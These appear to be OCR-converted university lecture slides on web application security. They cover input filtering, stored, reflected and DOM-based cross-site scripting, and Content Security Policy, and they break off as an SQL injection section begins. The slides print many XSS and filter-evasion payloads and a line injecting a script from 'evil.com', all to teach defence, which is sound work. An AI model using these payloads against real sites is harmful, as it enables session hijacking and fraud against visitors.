8. Web Application Security


Computer Security Courses @ POLIMI

PROBLEM HERE: EVERYTHING IS PUBLIC AND EXPOSED ON THE INTERNET

What you Should Know Already

- What is HTTP and how it works (roughly)
- What is a 3-tier web application and how the three components interact
- (optionally) it will help if you have developed at least one web application and know at least one web-oriented language/framework

Typical Web Application Architecture




Web Applications: A Major Issue

- Web applications are the current paradigm for software delivery
  - On corporate intranets
  - SAAS and cloud
- Often exposed to public
  - Think of public web services!
- Built on top of a stateless protocol (HTTP)
  - state “emulation” added on
- HTTP has only weak authentication built in
  - authentication “emulation” added on

ALMOST EVERY SINGLE SERVICE IS BASED ON A WEB APP

SERVER DOESN'T KEEP INFORMATIONS REGARDING REQUESTS → SESSION MAINTAINED WITH COOKIES

The Untrustworthy Client



- The golden rule of web application security is that the **client is never trustworthy**
- We need to **filter** and check carefully anything that is sent to us

Examples:

- We cannot validate inputs on the client side, e.g. through JavaScript
- Variables, such as REFERRER, that the client is sending us, can lie

Developers vs. Attackers

Challenge: web developers see client as a (cooperative) part of the application!

- **Developer's Mindset:**
  - the user will click on the "Login" button
  - as a result the browser will generate a correct GET request to `/login.php?user=foo`
  - the server will process the request
- **Attacker's Mindset:** we can craft a GET request to send `/login.php?user=w|-|4t3v3r` to the server

INTEREST IN THE USED TECHNOLOGY AND HOW TO "PLAY" WITH THE INPUT IN ORDER TO MAKE THE SYSTEM DO SOMETHING UNEXPECTED

HTTP is text based, so it's easy!

LIBRARY THAT ALLOWS TO INTERACT WITH PROTOCOLS

```
$ curl -v http://httpbin.org/get
> GET /get HTTP/1.1
> Host: httpbin.org
> User-Agent: curl/7.43.0
> Accept: */*
```

```
$ curl -v -H 'User-Agent: foobar-agent/7.43.1' http://httpbin.org/get
> GET /get HTTP/1.1
> Host: httpbin.org
> Accept: */*
> User-Agent: foobar-agent/7.43.1
```

AN ATTACKER CAN SPECIFY WHATEVER HE WANTS FROM CLIENT PERSPECTIVE TO THE SERVER (EX: "FAKE" USERNAME...)

```
$ curl --trace-ascii /dev/stdout --data user=foobar http://httpbin.org/post
0000: POST /post HTTP/1.1
0015: Host: httpbin.org
0028: User-Agent: curl/7.43.0
0041: Accept: */*
004e: Content-Length: 11
0062: Content-Type: application/x-www-form-urlencoded
0093:
=> Send data, 11 bytes (0xb)
0000: user=foobar
```

Filtering is Hard

FILTER ONLY WHAT CAN BE EXPLOITED BY AN ATTACKER, OTHERWISE APP. WOULD BE USELESS

- How to **filter** untrusted data?
- Not easy (filter must be “correctly paranoid”)


CODE INJECTION

The sequence of validation

a. **Allowlisting**, only allowing through what we expect
b. **Blocklisting**, on top of that discard known-bad stuff
c. **Escaping**, transform special characters into something else which is less dangerous

Basic rule: *allowlisting is safer than blocklisting*

The Importance of Filtering



The Importance of “Good” Filtering

Example 1: Filtering a Phone Number

- An input field that receives a phone number
- Let's start by designing a allowlist:
  - Only numbers:
    - +39 fails
  - Numbers and +, -, space
    - More correct, most inputs will get through
- Do we need to blocklist out something?
  - Depends on the back end, but likely not
- Do we need to escape something?
  - Likewise, probably not

Bad Things can Happen: XSS

- Suppose now we have a simple blog app
  - lets anybody post a comment
    - simple text field filled by visitor
  - text displayed back to next visitors
- If we do not apply any filter to what is inserted, an attacker could type:

```
<SCRIPT>
   alert('JavaScript Executed');
</SCRIPT>
```

- Popup would appear on next visitors' screen
- This is called **Cross Site Scripting**

Definition of XSS

Cross site scripting is a vulnerability by means of which **client-side code** can be injected in a page.

Three Types:


1. Stored XSS
2. Reflected XSS
3. Dom-based XSS

Types of Cross-Site Scripting: Stored XSS (AKA Persistent)

The attacker input is stored on the target server in a *database* (e.g., in a *message forum*, *visitor log*, *comment field)*.

Then a victim retrieves the stored malicious code from the web application without that data being made safe to render in the browser (e.g., visualizes the comment).

Example


Message Board
ATTACKER
<Script> ...
NO FILTERING
New Post
MALICIOUS CODE
<Script> ...
Later ...
Message Board
<Script> ...
View Post
EXECUTION
<Script> ...

Types of Cross-Site Scripting:
Reflected XSS (AKA Non-Persistent)

Client input (i.e., “request payload”) is returned to the client by the web application in a response (e.g., error message, search result)

The response includes some or all of the input provided in the request **without being stored** and **made safe to render** in the browser.

Vulnerable request handler in a web pages:

```
<?php
 $var = $HTTP['variable_name']; //retrieve content from request's variable
 echo $var;                     //print variable in the response
?>
```


Malicious crafted url:

http://example.com/?variable_name=<script>alert('XSS');</script>

Example


CRAFT MALICIOUS URL IN A PHISHING EMAIL

EX: 1



INSERT MALICIOUS URL IN A MALICIOUS WEBSITE

EX: 2



Types of Cross-Site Scripting:

DOM Based XSS

SIMILAR BEHAVIOUR AS REFLECTED XSS, BUT

User input never leaves the victim's browser:

- The **malicious payload** is directly executed by client-side script (e.g., script that modifies/updates the DOM in-memory representation of a page including forms).

Script contained in the page:

```
....
<script>
    document.write("<b>Current URL</b> : " + document.baseURI);
</script>
....
```

Malicious crafted URL:

http://www.example.com/test.html#<script>alert(1)</script>

The Power of XSS

Common reaction of web app coders: “So what? Scripting code is harmless in its sandbox, right?”.

Yyyyyeah, right, but:

"WEB DEVELOPERS UNDERESTIMATE THE PROBLEM"

- Cookie theft or session hijack
- Manipulation of a session and execution of fraudulent transaction → (WITH JAVASCRIPT, YOU CAN DO WHATEVER YOU WANT)
- Snooping on private information
- **Drive by Download** → MAKE THE CLIENT DOWNLOAD A SOFTWARE THAT EXPLOITS A VULNERABILITY OF THE SYSTEM
- Effectively bypasses the same-origin policy

Hint: you may wish to browse with noscript

The Notion of Same Origin Policy

SECURITY MEASURE INTRODUCED TO LIMIT WHAT THE CODE LOADED FROM AN ORIGIN CAN DO ON A DIFFERENT ORIGIN

- Implemented by all web clients
- ***Same Origin Policy* (SOP)** = all client-side code (e.g., JavaScript) loaded from origin **A** should only be able to access data from origin **A**
  - **Origin = <PROTOCOL, HOST, PORT>**

OTHERWISE, YOU MIGHT BE ABLE TO LOGIN TO YOUR FRIEND'S FACEBOOK ACCOUNT

- It's a simple concept. What could possibly go wrong?
- Modern web has "blurry" boundaries
  - Cross-origin resource sharing (CORS)
  - Client-side extensions

Example 2: Filtering Blog Comments

- Input field that receives “a text comment”
- Let’s start by designing a allowlist:
  - Alphanumeric characters plus some punctuation
    - most inputs will get through
    - If this is the case, **problem solved**, you cannot write a XSS with this
  - What if it’s a university page, or wikipedia, or a blog on mathematics?
    - We will need also characters such as < and >
- Can we blocklist stuff?
  - First reaction: blacklist `<SCRIPT>`!
    - No, oh no, you don’t want to do that

IN GENERAL, WE HAVE THE "EVENT HANDLERS" THAT MAKES JS EXECUTE

<SCRIPT> Never Dies

- First, it's not just **<SCRIPT>** (equivalent tag)
  - also, e.g., **<APPLET>**, **<FRAME>** and **<IFRAME>**,
- But even then:
  - What about these similar attributes?

```
<img src="/doesnotexist" onerror="alert('JS!');">
<svg onload=alert('JS Executed');">
```

  - There's a long list of event handlers…
- Let's blocklist every single one of them?
- But, they can change with the evolution of the HTML spec! And even then...

`javascript:` is a URL schema!

- What about these tags?

```
<IFRAME SRC="javascript:alert('JavaScript Executed');">
```

```
<a href="javascript:alert('JS Executed');">click here!</a>
```

- We can blocklist "**`javascript`**:" too…
  - But then...

Space: Final Frontier

Then someone writes:

```
<IFRAME SRC="javas

cript:alert('JavaScript Executed');">
```

- And the browser strips <CR> and <LF> and executes it, while our blocklist doesn't find it
- Expand blocklist to take this into account
- But then...

HTML (Paranormal) Entities

- Then what happens if I add a null HTML entity (09-12) ?

```
<IFRAME SRC="javasc&#09;ript:alert('JavaScript Executed');">
```

  - … it works AGAIN :(
  - Filter null entities, then apply previous filters…
  - But I can do it with hexes, I can add zeroes, have fun writing this filter!

```
<IFRAME SRC="javasc&#X0A;ript:alert('JavaScript Executed');">
```

```
<IFRAME SRC=javasc&#000010;ript:alert('JavaScript Executed');>
```

It’s a f-ing Conspiracy!

- OK. Now we filter out white spaces and blablas, we filter entities, we filter out the javascript keyword...

- Then you pick an "old *random browser with a letter as a logo"*® and:

```
<IMG SRC="&{alert('JavaScript Executed')};">
```

  - gets executed :-(
  - Don’t ask why, I can’t even imagine that
  - Solution: filter out &{

Blocklisting is not the right way

- Because what happens now if I write:

  ```
  <IFRAME SRC="java&{script{alert('JavaScript Executed')};">
  ```

- Filter strips the &{ and everything else gets executed :-(
- tl;dr; blocklisting **is not the appropriate way to handle this!**
- Want more? Check the next slide or
  - https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet (partially outdated)
  - https://html5sec.org/

Additional set of Reasons (<=IE7)

```
<style TYPE="text/javascript"> … </style>
```

- Strip “text/javascript”, rinse, repeat

```
<P STYLE="left:expression(eval('alert(\'
JavaScriptExecuted\');window.close()'))">
```

- Strip “STYLE”? But that’s a meaningful English word… and...

```
<STYLE type=text/css>
   @import url(http://server/very_bad.css);
   @import url(javascript:alert('JavaScript
   Executed'));
</STYLE>
```

Example 2 (reprise)

- Input field receives “a text comment”
- Designed allowlist:
  - Alphanumeric characters plus punctuation, including < and > and other special characters
- Can we blocklist stuff?
  - No, we don’t even go near there
- Can we escape stuff?
  - Yes! For instance we can swap **>** with its HTML safe equivalent **`>`** and **<** with **`<`** (other useful example: **&** becomes **`&`**)

Content Security Policy (CSP)

- A W3C specification to inform the browser on what should be trusted, and what shouldn't
  - think of it as the same-origin policy, with flexible and more expressive policies
    - e.g., allow loading code from http://necst.it
- technically, it's a set of directives sent by the server to the client in the form of HTTP response headers
  - e.g., `Content-Security-Policy: script-src 'self' http://necst.it`

Content Security Policy (CSP)

- many directives are available, for instance:
  - `script-src` load client code only from listed origins
  - `form-action` lists valid endpoints for submission
  - `frame-ancestors` lists sources that can embed the current page as frames and applets
  - `img-src` defines the origins from which images can be loaded
  - `style-src` as `script-src` but for stylesheets
- full list of directives at https://www.w3.org/TR/CSP2/#directives
- of course, this is a spec; **the implementation is up to the browser!**

CSP Policy Enforcement Example

Client ← Server:

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```


Client (attacker) → Server:

```
XSS to permanently inject <script src="http://evil.com/evil.js" />
```

Client (victim) ← Server:

```
<html>
    ...
    <script src="http://evil.com/evil.js" />
</html>
```

Client (victim is happy!):



CSP: Great Idea, but...

- CSP is slowly gaining traction
- why slowly? Trade-off:
  - strict policies break functionality
  - relaxed policies can be bypassed
- practical barriers and challenges
  - who writes the policies?
    - it's mainly a **manual** process
    - something can be automated, but not all
  - how to keep policies up to date?
    - modern pages load content from many resources
    - pages and resources can change over time
  - how about browser extensions that inject new code?

More on CSP

M. Weissbacher et al., Why is CSP Failing? Trends and Challenges in CSP Adoption, RAID 2014

L. Weichselbaum, M. Spagnuolo, S. Lekies, A. Janc, CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy, CCS 2016

- 94.68% of policies that attempt to limit script execution are ineffective
- 99.34% of hosts with CSP use policies that offer no benefit against XSS

S. Lekies et al., Code-reuse attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets, CCS 2017
tl;dr; bypassing CSP by abusing legitimate JavaScript code and modern JS frameworks


M. Fazzini et al., AutoCSP: Automatically Retrofitting CSP to Web Applications ICSE 2015

D. Hausknecht et al., May I? Content Security Policy Endorsement for Browser Extensions, DIMVA 2015

- TL;DR: why some extensions don't work on site "X"?

Bad Things: SQL Injection


Web application with a simple login page



